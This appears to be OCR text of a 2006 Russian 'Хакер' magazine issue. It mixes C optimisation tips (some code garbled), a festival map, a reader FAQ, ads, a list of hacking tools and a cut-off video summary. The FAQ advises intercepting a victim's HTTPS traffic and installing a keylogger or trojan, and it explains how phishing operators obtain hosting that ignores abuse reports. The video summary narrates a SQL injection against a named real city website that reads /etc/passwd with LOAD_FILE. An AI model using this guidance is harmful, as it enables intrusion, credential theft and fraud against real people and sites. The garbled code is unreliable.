С точки зрения программиста, очевидно, что функция strlen не модифицирует строку s, а поэтому может быть вычислена лишь однажды. Только вот компилирующий этого не знает, придерживаясь принципа: все, что может быть передано по ссылке, может быть изменено, поэтому strlen(s) заново вычисляется на каждой итерации цикла, что при длинных строках снижает производительность на порядок! Исправленный вариант выглядит так:


```
n = strlen(s);
for (a = 0, x = 0; a < n; a++)
{
    x += s[a];
}
```

ХАК№2



Выравнивание строк

Наиболее эффективно обрабатываются строки, начинающиеся с адреса, кратного четырем. Именно так компилятор размещает их в стеке и статической памяти. Отсюда функция strlen(s) выполняется эффективно, а вот strlen(s+1) — не очень. То же самое относится и ко всем остальным функциям. Поэтому всегда стремись выравнивать строки, когда это только возможно. Скажем, «strcpy(s, «bytes »); strcat(s, very_long_string);» выполняется неэффективно, но если переписать код так: «strcpy(s, «bytes: »); strcat(s, very_long_string);», то скорость его выполнения значительно возрастет за счет того, что адрес конца строки s станет кратен 4-м байтам.



ХАК№3

Правильный выбор функций

При работе с относительно короткими строками замена strlen(s) на strchr(s, 0) может дать до 5-7% ускорения, а вот замена нескольких strcat'ов на последовательность вызовов нестандартной функцией stpcpy (которая, тем не менее, присутствует во всех современных компиляторах) значительно выигрывает!




ХАК№4



Указатели

Компиляторы стремятся размещать переменные в регистрах, избегая «дорогостоящих» операций обращения к памяти, однако не всегда это у них получается, особенно при работе с указателями, поскольку в общем случае компилятор не может быть уверен, что два различных указателя не адресуют одну и ту же ячейку памяти. Вот, например:



```
if (char *x, int *dst, int n)
{
    int i; for (i = 0; i < n; i++)
        *dst += x[i];
}
```

Компилятор не может поместить переменную dst в регистр, поскольку, если ячейки *x и *dst частично или полностью перекрываются, модификация ячейки *dst приводит к неожиданному изменению *x! Бред, конечно, но Стандарт не запрещает таких трюков, а оптимизатор не имеет права отступать от Стандарта, поэтому обращения к памяти происходят на каждой итерации, а это весьма «дорогостоящая», в плане процессорных тактов, операция!

Переписанный код выглядит так:

```
if (char *x, int *dst, int n)
{
    int i,t =0;
    // сохранение суммы во временной переменной
    for (i=0;i<n;i++)
        t+=x[i];
    *dst+=t; // запись конечного результата в память
}
```

ХАК№5

Неудачный выбор приоритетов в Си

Вопреки здравому смыслу конструкция типа *p[a]++ увеличивает отнюдь не содержимое ячейки, на которую указывает *(p+a), а значение самого указателя p! Для достижения ожидаемого результата необходимо либо явно навязать наше намерение компилятору путем расстановки скобок: «(*p)[a]++;», либо же вовсе отказаться от оператора «++», заменив его оператором «+=», и тогда наш код будет выглядеть так: «*p[a]+=1;».

Представляется интересным докопаться до сути происходящего, ведь основное кредо Си — краткость. Чего стоит один неявный int, который попил много крови разработчикам компиляторов. И тут... вдруг сталкиваешься с таким расточительством! Ведь чтобы использовать '*', надо ставить скобки, а это — целых два нажатия на клаву. Зачем? Может быть, есть такие ситуации, где именно такой расклад приоритетов дает выигрыш? О чем вообще думали в этот момент разработчики языка? В доступных мне книжках никаких вразумительных объяснений ситуации я так и не нашел.

Прозрение наступило внезапно, и причина, как выяснилось, оказалась даже не в самом языке, а в особенностях косвенной автоинкрементной/автодекрементной адресации процессора PDP-11, из которого, собственно, и вырос Си. Команда типа «MOV @(p)+, xxx» пересылает содержимое **p в xxx и затем увеличивает значение p. Да! Именно p, а отнюдь не ячейки, на которую **p ссылается!!!

Так стоит ли удивляться тому, что люди, воспитанные на идеологии PDP-11, перенесли ее поведение и на разрабатываемый ими язык? И, кстати, о птичках. Система адресации PDP-11 намного мощнее, удобней и элегантнее того уродства, что реализовано в x86...

Хочешь испытать свой компилятор? Нет проблем! Вот довольно познавательный листинг:

```
main()
{
    char buf; char* p_buf[2]; char **p;
    #define INIT buf=0x66; *p_buf=&buf;
    *(p_buf+1)=&buf; p=&p_buf;

    INIT;
    printf("char **p;\n");
    printf("p = %p; *p = %p; **p = %x\n\n",p, *p, **p);

    *p[0]++;
    printf("*p[0]++;\n");
    printf("p = %p; *p = %p; **p = %x\n",p, *p, **p);
    printf("смотрите, увеличилось не содержимое **p,\n");
    printf("а указатель, на который ссылается *p!\n");
    printf("то есть мы получили совсем не то, что хотели!\n\n");

    INIT;
    (*p)[0]++;
    printf("(*p)[0]++;\n");
    printf("p = %p; *p = %p; **p = %x;\n",p, *p, **p);
    printf("хорошо, заключаем *p в скобки, тем самым явно\n");
    printf("навязывая компилятору последовательность действий\n\n");

    INIT;
    *p[0]+=1;
    printf("*p[0]+=1;\n");
    printf("p = %p; *p = %p; **p = %x;\n",p, *p, **p);
    printf("забавно, но замена оператора ++ на оператор +=\n");
    printf("эту проблему как рукой снимает!\n");
}
```

Для преодоления катастрофической нехватки регистров некоторые компиляторы стремятся совмещать счетчик цикла с указателем на обрабатываемые данные. Код вида «for (i = 0; i < n; i++) n+=a[i];» трансформируется оптимизатором в «for (p= a; p < &a[n]; p++) n+=*p;». Экономия налицо! Вместо четырех переменных после преобразования осталось всего лишь три!


Впервые (насколько мне известно) эта техника использовалась в компиляторах фирмы Hewlett-Packard, где она фигурировала под термином register reassociation. А что же конкуренты?! Возьмем следующий код (кстати, выдранный из документации на HP-компилятор):

```
int a[10][20][30];
void example (void)
{
    int i, j, k;
    for (k = 0; k < 10; k++)
        for (j = 0; j < 10;j++)
            for (i = 0; i < 10; i++)
                a[i][j][k] = 1;
}
```

Грамотный оптимизатор должен переписать его так:

```
int a[10][20][30];
void example (void)
{
    int i, j, k;
    register int (*p)[20][30];
    for (k = 0; k < 10; k++)
        for (j = 0; j < 10; j++)
            for (p = (int (*)[20][30]) &a[0][j][k], i = 0; i < 10; i++)
                *(p++[0][0]) = 1;
}
```


Эксперимент показывает, что ни Microsoft Visual C++, ни GCC не выполняют регистровых реассоциаций ни в сложных, ни даже в простейших случаях. С приведенным примером справился один лишь Intel C++, да и то лишь частично, поэтому в критических к производительности случаях оптимизировать код необходимо вручную.





Z-ориентация

Если ты держишь журнал в руках, и сейчас двадцатые числа июля, то знай - в Крыму недалеко от Евпарории прямо сейчас набирает обороты самый масштабный openair этого лета: KaZantип'06. Тусовка продлится еще больше месяца, так что у тебя есть целая куча времени, чтобы собрать пару маек и отправится колбаситься. Специально для тебя мы сделали карту, которая поможет тебе не потерять ориентацию.



Рядом находятся лечебные грязи. Можно вымазаться и отправиться плясать

Прикольные Соленые озера. Соль прямо хрустит под ногами.

Исследовательская космическая станция. Огромные радиотелескопы смотрят в космос и собирают инфу для ученых. Единственная в Европе. Охраняется

Радиотелескопы с отлично видно даже через забор

12 15 19

24 23

12 16 17 18 20 21 22

Писать лучше всего через этот забор - если поссать на территории Казантипа, наложат штраф

00. Главный танцпол
01. Триумфальная арка
02. Казантипская башня
03. Танцпол INSIDE
04. Пирамида
05. Летающая Тарелка
06. Кайт-станция
07. Стоунхендж
08. Бар Море по колено
09. Ресторан Pasta Project
10. NeOrange
11. Камасутра
12. Бар Euro
13. Татары готовят плов
14. Крутой песочный пляж
15. Романтичный бар
16. Бар Breeze
17. Бар GOA
18. Бар Dorado
19. Флюропеt
20. Пальма
21. Питерское кафе
22. Flashback
23. Качели
24. Башни Fast Maried



Камасутра-центр

Можно даже сказать, что это самое злачное место в республике.
Буквально, гнездо разврата, причем очень уютное и эстетичное гнездо. Эротический чиллаут-бар, состоящий из маленьких уютных кабинок и бунгало с видом на море, и учебными пособиями из Камасутры на стенах, где за умеренную почасовую плату могут уединяться парочки или просто отсыпаться те, кому лень идти домой. Это беспрецедентной дерзости заведение, вот уже четвертый год являющееся гнездом порока и разврата, работает под прикрытием Правительственной программы, якобы занятой легализацией и эстетизацией случайных и закономерных сексуальных связей великого сексуального казантипского народа. Наглое вранье.

Башни Fast Married

Очень злачное место. Оно могло бы быть еще более злачным, если бы не все та же правительственная программа по упорядочиванию случайных связей — Fast Married.
Fast Married — это публичная церемония заключения любовных союзов по-быстренькому, будто бы ужасно романтичная: на закате солнца парочка, желающая узаконить свои легкомысленные отношения союзом НА НЕБЕСАХ, одевается как можно экстравагантнее и порознь карабкается на две 15-метровые Девочковую и Мальчуковую башни Fast Married, таким образом демонстрируя возвышенность чувств. Там, наверху, в лучах заходящего солнца, и при свидетельстве НЕБА, они дают друг другу какие угодно обещания и признаются в любви.
Процедура, конечно же, абсолютно аморальная: женится может кто угодно и на ком угодно при обоюдном согласии, количество FM-союзов не лимитировано — бумаги в стране много, для заключения последующего союза расторжения предыдущего не требуется, свидетельство FM действует ровно столько, сколько длится любовь, после чего становится просто сувениром. Ну разве не цинично, не аморально? Никакой тебе проверки чувств, сплошная спонтанность и романтичная якобы неслучайность связей.

Дети подземелья

Это танцевально-интернетный комплекс на первом уровне Великой казантипской башни, состоящий из закрытого танцпола и интернет-кафе, Несмотря на всю возвышенность строения, «Дети подземелья» будет очень злачным местом! В самом центре Республики, посреди бела дня, в темном и сыром андеграунде, скрытая от посторонних глаз порочная публика сможет предаваться развлечениям современности — танцам до упаду и интернету. Закрытость постройки, приглушенный свет и отсутствие времени создают тут атмосферу сродни казино. И натанцевавшиеся вне времени и общей суеты люди, выбравшись на белый свет, вполне смогут обнаружить, что наступила осень, и все давно разъехались. Вот так вот затягивает.

Shit-Palace

Как следует из названия, это заведение, несмотря на его архитектурный пафос, вполне можно считать злачной и грязной клоакой и олицетворением всего самого, извините, дерьмового и низменного в великом казантипском народе. Это единственный в мире публичный туалетно-развлекательный комплекс на 20 посадочных, 4 помывочных и 1000 танцевальных мест, оснащенный по последнему слову сантехники. По официальной версии, проект был создан с целью повышения культуры и без того высококультурного казантипского населения, которое даже писает под музыку и может скоротать время стояния в очереди на танцполе. Но мы-то знаем, как все на самом деле происходит!

Стоунхендж


Сакральная территория. Носит также названия Столбхендж и Храм Конвергенции.
Представляет собой идеально круглую площадку в обрамлении 12-ти вертикальных столбов. Это республиканские солнечные часы, которые всегда показывают самое точное республиканское время, то есть отсутствие времени, вечное Здесь-и-Сейчастье, и самое-время-для-чудес. Это своего рода сердце Республики, которое, как все сакральные и священные места, наиболее подвержено осквернению. Это место славится своей злачностью: туристов неизбежно тянет пошло сфотографироваться именно в Стоунхендже, храмовые колонны давно исписаны безвкусным граффити, местные авторитеты норовят учинить там свои мелкие разборки и поприставать к безобидным фрикам, а аборигены днем и ночью оскверняют храм мелко-лоточной торговлей, выкрикивая: «Пахлава! Горячая кукуруза!». Тьфу.

Восточная и Западная границы республики

Чрезвычайно злачные места, привлекательные для нелегалов, норовящих перелезть-перепрыгнуть-переплыть через великий казантипский забор, а еще для находчивых Писунов, которые, чтобы избежать уголовного преследования за писанье в неположенном месте, писают через забор в сопредельное государство.

Визовый отдел

Считается ужасно злачным местом, которого не удалось избежать никому. Ежедневно и еженощно тысячи эмигрантов, туристов, беженцев и представителей творческой интеллигенции из различных стран мира обивают порог визового отдела республики. В каком-то смысле, это самое тусовочное место, где царит атмосфера фестивалей хиппи 70-х. Здесь панки, хиппи, рэйверы и приличные граждане всех мастей и социальных статусов выпивают, курят, матерятся на очередь, ругаются с таможенниками, сидят на редкой травке, играют на гитарках и веселятся в предвкушении всего самого интересного. Очень необыч-



СТЕПАН ИЛЬИН AKA STEP

FAQ

faq@real.xakep.ru

Q: Подскажи, каким образом можно замаскировать использование скрипта на сервере. Для меня это очень актуально: нужно, чтобы клиенты, как и прежде, обращались к нему, но при этом не догадывались, что имеют дело не с динамической структурой, а со статической страницей.

A: Верный ход в твоем случае — воспользоваться возможностями файла .htaccess и модулем Mod Rewrite. К счастью, последний установлен практически на любом хостинге, даже самом дешевом. Допустим, что скрипту передаются два параметра: первый задает тип авторизации, а второй — числовой идентификатор пользователя. URL-адрес такой страницы будет примерно следующим: www.site.com/login.pl?type=password&id=31337. Чтобы спрятать вызов скрипта, достаточно добавить в .htaccess 2 следующие строчки:

```
RewriteEngine On
RewriteRule ^ ([a-zA-Z]+)/ ([0-9]+).html login.pl?type=$1;id=$2
```

Готово. Страница легко отзовется по адресу: www.site.com/password/31337.html. Теперь комментарии по коду. Первая строчка включает механизм переписывания URL (подрубает модуль Mod Rewrite). Вторая более сложная: сначала с помощью регулярного выражения она бьет адрес на 2 составляющие (в переменную $1 записывается часть адреса до слеша «/», а в переменную $2 заносится номер, стоящий до .html), после чего преобразует URL в нужный нам вид. Просто внимательно посмотри на нее — и все станет ясно.

Единственная сложность заключается в том, чтобы постоянно отслеживать URL. Если об этом не позаботиться, то настоящий URL обязательно засветится во время перехода, осуществляемого самим скриптом. Сложность, впрочем, легко разрешима: нужно лишь написать простую функцию для преобразования URL и использовать ее для любой навигации по сайту.

Вообще, интересная штука этот Mod Rewrite. Можно молниеносно огородить себя от скриптkидисов и любителей искать уязвимые сценарии через Google. Едва ли кому-то придет в голову заморачиваться со статическим URL и тем более пытаться завалить сайт с помощью дежурных подстановок — '1, ../../../, |id| и т.д. Но даже если кто-то и решится, то ничего у него не выйдет.

Q: Нужно срочно отправить факс в США, а факсимильного аппарата под рукой нет. Это можно сделать через инет?

A: Тебе поможет онлайн-сервис www.efax.com. Отправка и прием факсов осуществляется с помощью специальной программы. Всего на сайте доступно три ее вариации: начиная от самой простой, которая умеет только принимать сообщения, но зато бесплатно, и заканчивая профессиональной версией, предоставляющей удобный интерфейс для составления факса и отправки его в любой уголок планеты. Жаль только, что платить за такой сервис придется ежемесячно.

Q: Как отследить вызовы ядра в операционной системе на базе Windows? Хочу таким образом изучить работу одного интересного приложения.

A: Крис Касперски обязательно посоветовал бы тебе дизассемблировать код. Так ты и вызовы отследишь, и в общем алгоритме программы разберешься. Но если квалификации не хватает, то вполне сойдет утилита NtSpy (http://cmp.phys.msu.su/ntclub). Прога представляет собой комбинацию драйвера и интерфейсной программы, позволяющую выудить информацию о любых системных вызовах. Для каждого выводится имя процесса, вызвавшего функцию, время вызова, имя функции и многое другое. NtSpy также позволяет наложить фильтр по процессам, что для тебя особенно актуально.

Q: Как писать кроссплатформенные приложения?

A: А как взломать Unix? Четких рецептов, естественно, нет, но есть общие рекомендации. Самый главный принцип — четкое разделение движка программы и ее интерфейса (во время проектирования и разработки приложения). Рассмотрим в качестве примера популярный Web-сервер Apache. Как известно, демон реализован на базе всевозможных платформ, в том числе Unix и Windows. Мощным ходом со стороны разработчиков

стала многомодульность этого приложения. Каждый отдельный компонент, отвечающий за ту или иную функцию, написан с использованием внутреннего языка Apache и никак не затрагивает системных вызовов операционной системы. Таким образом, получается идеальная модель приложения, которую можно портировать на любую систему, переписав лишь часть, отвечающую за работу с сетевыми интерфейсами и операционной системой. В то же время все функциональные элементы остаются неизменными.
Чтобы в будущем облегчить портирование программы на другую платформу, не ленись брать на вооружение стандарты. Избегай использования фишек, актуальных только для одной конкретной платформы. В будущем это позволит тебе сэкономить массу времени и нервов.

Q: Есть ли хоть какая-нибудь возможность перехватить HTTPS-трафик пользователя? По идеи, технология SSL полностью исключает такую возможность.

A: Начать стоит с того, что SSL может использоваться по-разному. В идеале как клиент, так и сервер должен иметь свой собственный сертификат — в этом случае достигается максимум безопасности. Но такой подход я встречал только на хакерских форумах, в то время как обычные сайты и даже банковские биллинги обходят его стороной. Если сертификаты используются только серверной стороной, то перехватить данные теоретически возможно, но с учетом нескольких условий.
Во-первых, тебе придется настроить пользовательское подключение так, чтобы весь HTTP-трафик шел через твою заранее заготовленную прокси, а для этого нужен доступ к компьютеру жертвы. Во-вторых, пользователь не должен обратить внимание (вероятнее всего, не обратит) на предупреждения браузера о том, что полученные детали SSL не совпадают с сертификатом сервера (сертификат прокси, естественно, будет отличаться от сертификата сервера). Все остальное — дело техники или, вернее, специального софта. Я знаю два HTTPS прокси-сервера, позволяющих перехватывать и модифицировать проходящие через них данные. Это — Burp proxy (http://portswigger.net/proxy/) и Achilles (www.mavensecurity.com/achilles). Особенно хорош Burp proxy. Благодаря продвинутому поиску и поддержке регулярных выражений найти нужную инфу среди массы перехваченных данных будет проще простого. Более того, любые параметры и значения форм, передаваемые серверу, легко модифицируются с помощью интерактивного инструмента, а другие данные при необходимости можно поправить с помощью шестнадцатеричного редактора. Если прокси-перехватчик установлен на удаленном компьютере, то очень кстати будет и веб-интерфейс софтины, отображающий логи программы.
С другой стороны, если тебе удастся поменять настройки пользовательского соединения, то что мешает тебе установить у него кейлоггер или троян, которые будет собирать данные с форм? SSL-соединение защищает только на участке клиент-сервер и от подобной напасти не спасет точно.

Q: Говорят, что из старого ЖК-монитора и простого проекционного аппарата можно сделать неплохой проектор. Это правда?

A: По крайней мере, ребятам из команды Tom's Hardware (www.thg.ru) это удалось. Принцип построения очень прост: из старого монитора, возможно с умершей лампой (такие продаются очень дешево), извлекается ЖК-матрица и вся электроника, после чего монтируются на проекционный аппарат, предназначенный для работы со слайдами формата A4 (прозрачные листики). Картинка на монитор подается обычным образом с компьютера, и на ЖК-матрице появляется изображение. Далее, посредством мощной лампы проектора, изображение попадает на линзы и с их помощью проецируется на большой экран. Вот и вся инструкция. Единственной проблемой является сильное нагревания ЖК-матрицы, которая решается установкой дополнительных вентиляторов. Подробные инструкции, рекомендации по выбору старого монитора и проекционного аппарата, а также видео сборки подобного агрегата ты найдешь на вышеупомянутом сайте. Замечу, что стоимость постройки девайса составляет $200-300, что несравнимо дешевле современных проекторов.

Q: Как хакеры размещают свои скрипты и страницы для фишинга, спама-ботов, VPN-серверов, хранения логов и т.д.? Ведь администрация должна быстро палить их и закрывать аккаунты…

A: Естественно, не обходится без своих людей в администрации или суппорте хостинга. Хостинг для подобных проектов стоит на порядок выше, чем аренда обычного выделенного сервера. И предоставляет его человек, который либо сам работает в дата-центре, либо имеет там очень хороших знакомых. Благодаря этому он может фильтровать абузы (письма администрации хостинга о незаконной деятельности поддерживаемых проектов) или вообще не реагировать на них. Цена аренды сервера зависит от проблемности проекта. Чтобы заранее проверить выполнение обязательств сервиса, надо самому написать несколько жалоб администрации дата-центра. Если хостинг приостановят — значит, сервис фигня, и нужно искать альтернативу. Если выдержит — смело работай.

Q: Что такое Agent Forwarding в плане SSH?

A: Под таким хитрым названием скрывается технология быстрой аутентификации пользователя по цепочке на нескольких машинах. Agent Forwarding позволяет избегать повторного введения пароля при доступе к нескольким SSH-серверам. Кроме того, эта технология позволяет избежать утечки приватного ключа клиента (private key), так как его копия будет храниться только на клиентской машине. Удобным дополнением этой технологии может стать утилита Cluster SSH (clusterssh.sourceforge.net), позволяющая одновременно открывать несколько SSH-соединений и управлять ими с помощью единственной консоли. Любая команда, набранная в этой консоли, реплицируется, то есть передается по всем SSH-соединениям, что избавляет тебя от повторения монотонной работы.

Q: Как победить широковещательный трафик в сети? Подскажи, пожалуйста.

A: Кто-то возможно спросит: «А зачем, собственно, нужно бороться с широковещательным трафиком?» На то есть несколько причин. Во-первых, броадкаст-пакеты приводят к снижению производительности хостов — каждый получивший их компьютер должен соответствующим образом пакеты обработать. Во-вторых, это приводит к истощению ресурсов сети. Суди сам: получив на один из портов широковещательный фрейм, коммутатор ретранслирует его во все остальные порты. Естественно, это приводит к увеличению нагрузки, и следовательно, к повышенному тепловыделению и снижению ресурса работы оборудования. И все это зачастую необоснованно! Как с этим можно бороться? Есть два основных варианта:

1. Разбить большую сеть на подсети и наладить между ними связь посредством маршрутизаторов. По умолчанию роутер не пропускает широковещательные пакеты — вот тебе и решение. Аналогичную функцию могут выполнять и управляемые коммутаторы, но для этого они, как правило, требуют дополнительной настройки.

2. Создать VLAN (Виртуальные локальные сети, Virtual Local Area Network). Напомню, что VLAN могут являться частью LAN, имея определенные правила взаимодействия с другими VLAN, либо быть полностью изолированными от них. Иначе говоря, это простейший механизм изоляции различных подсетей, работающих через общие свитчи и роутеры. Броадкаст при правильном подходе очень удачно режется.

И последнее. Самый действенный способ борьбы с широковещательным трафиком — это грамотное планирование сети. А для этого нужно четко представлять устройство сетевых протоколов и общие принципы построения локалки.



ПОДПИШИСЬ
И ПОЛУЧИ
GILLETTE, КАК
У МЕНЯ
«Хакер» + DVD
990р ЗА 6 МЕСЯЦЕВ
1920р ЗА 12 МЕСЯЦЕВ
«Хакер» + «ХакерСпец»
1830р ЗА 6 МЕСЯЦЕВ
3600р ЗА 12 МЕСЯЦЕВ
Gillette
SERIES
Sensitive Skin

РЕДАКЦИОННАЯ ПОДПИСКА

1 **Заполни купон и квитанцию**
2 **Перечисли стоимость подписки через Сбербанк**
3 **Обязательно пришли в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**
по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул.Тимура Фрунзе, д.11, стр.44-45
4 **Получи 300 бонусов от mnogo.ru**

ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.
По всем вопросам, связанным с подпиской, звони по бесплатным телефонам: 780-88-29 (для москвичей) и 8-800-200-3-999 (для регионов и абонентов Билайн, МТС и МегаФон).
Вопросы по подписке можно задавать по e-mail: info@glc.ru

«Хакер» + DVD

990р ЗА 6 МЕСЯЦЕВ

1920р ЗА 12 МЕСЯЦЕВ

«Хакер» + «ХакерСпец»

1830р ЗА 6 МЕСЯЦЕВ

3600р ЗА 12 МЕСЯЦЕВ

Подписка для юридических лиц

Москва: ООО «Интер-Почта», тел.: 500-00-60, www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер+DVD и Хакер Спец+CD

на ☐ месяцев
начиная с ______________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________________

дата рожд. ☐☐.☐☐.☐☐ г.
(день / месяц / год)

АДРЕС ДОСТАВКИ:

индекс ______________________
область/край ______________________
город ______________________
улица ______________________
дом ______ корпус ______
квартира/офис ______________________
телефон (______) ______________
(код)
e-mail ______________________
сумма оплаты ______________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

100 ПРОГРАММ ДЛЯ ЗЛОМА

- Nessus
- Wireshark
- Snort
- Netcat
- Metasploit Framework
- Hping
- Kismet
- TCPDUMP
- Cain and Abel
- John the Ripper
- Ettecap
- Nikto
- PuTTY
- THC-Hydra
- Paros
- dsniff
- NetStumbler
- THC Amap
- GFI LANguard
- Aircrack
- SuperScan
- Retina Network Security Scanner
- Perl-Ruby-Python
- L0phtcrack
- Scapy
- Sam Spade
- GnuPG
- Airsnort
- BackTrack
- p0f
- Google
- WebScarab
- Ntop
- ngrep
- NBTScan
- WebInspect
- OpenSSL
- Xprobe2
- EtherApe
- IDA
- pwdump6
- LSoF
- RainbowCrack
- Firewalk
- Angry IP Scanner
- RKHunter
- Ike-scan
- Arpwatch
- KisMAC
- OSSEC HIDS
- Nemesis
- Tor
- Knoppix
- Fport
- chkrootkit
- SPIKE Proxy
- Yersinia
- Nagios
- Fragroute
- X-scan
- Whiskerlibwhisker
- Socat
- Sara
- clamAV
- cheops
- Burp Spider
- Brutus
- Unicornscan
- Stunnel
- Honeyd
- Fping
- BASE
- Argus
- Wikto
- Sguil
- Scanrand
- VMware
- Tcptraceroute
- OpenVPN
- OllyDbg
- Acunetix Web Vulnerability Scanner
- TrueCrypt
- AppScan
- NStealth

WINDOWS VISTA BETA 2

DVD

№ 07(91) ИЮЛЬ 2006

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

ИЮЛЬ 07(91) 2006

ВЗЛОМ ГОСЭКЗАМЕНА

ТЕЛЕВИЗИОННОЕ ЗАПАДЛО

СТАВИМ SSH НА ВИНДУ

УБИЙЦА ВИНЧЕСТЕРОВ СТР.20

WINDOWS VISTA НА DVD*

100 ПРОГРАММ ДЛЯ ВЗЛОМА

* CD-ВЕРСИЮ БОЛЬШЕ НЕ ДЕЛАЕМ

ДРЮЧИМ ЗАКОДИРОВАННЫЕ PHP-СКРИПТЫ

НЕОФИЦИАЛЬНАЯ КАРТА KAZАНТИПА


ВЗЛОМ ПОПУЛЯРНОГО ИНТЕРНЕТ-КАЗИНО

10 ЯЩИКОВ ПИВА ВНУТРИ -> стр. 144

(game)land

WE ARE HACKERS, WE ARE TOGETHER

ISSN 1609-1019



Units/



Мутим SSH-туннель

Все мы уже наслышаны о том, что SQL Injection — это метод, позволяющий вводить свои собственные SQL-запросы через web-сценарии. В данном видеоролике хакеру предстоит проверить на стойкость официальный сайт города Воронежа. Сначала хакер заходит на главную страницу и обращает внимание, что новостной движок написан на PHP, которому вдобавок передаются многочисленные параметры через переменную ID. Простой подстановкой кавычки багоискатель вызывает ошибку запроса. Подобрав нужное количество столбцов для UINION SELECT, он получает возможность вывода данных на экран. К сожалению, подобрать имя таблицы БД MySQL у него не получилось, но это скорее даже подзадорило взломщика. Теперь командами DATABASE(), USER() и VERSION() он просматривает информацию о MySQL сервере. Используя Load_File(/etc/passwd) в запросе он получает список юзеров. После всех этих манипуляций негодяй вдруг решает посмотреть, какая борда установлена на данном сайте и… узнает, на сайте используется phpBB. Имея возможность открывать файлы на сервере и зная, что конфиг движка лежит в стандартной папке, хакер вызывает ошибку в скрипте, чтобы узнать полный путь к 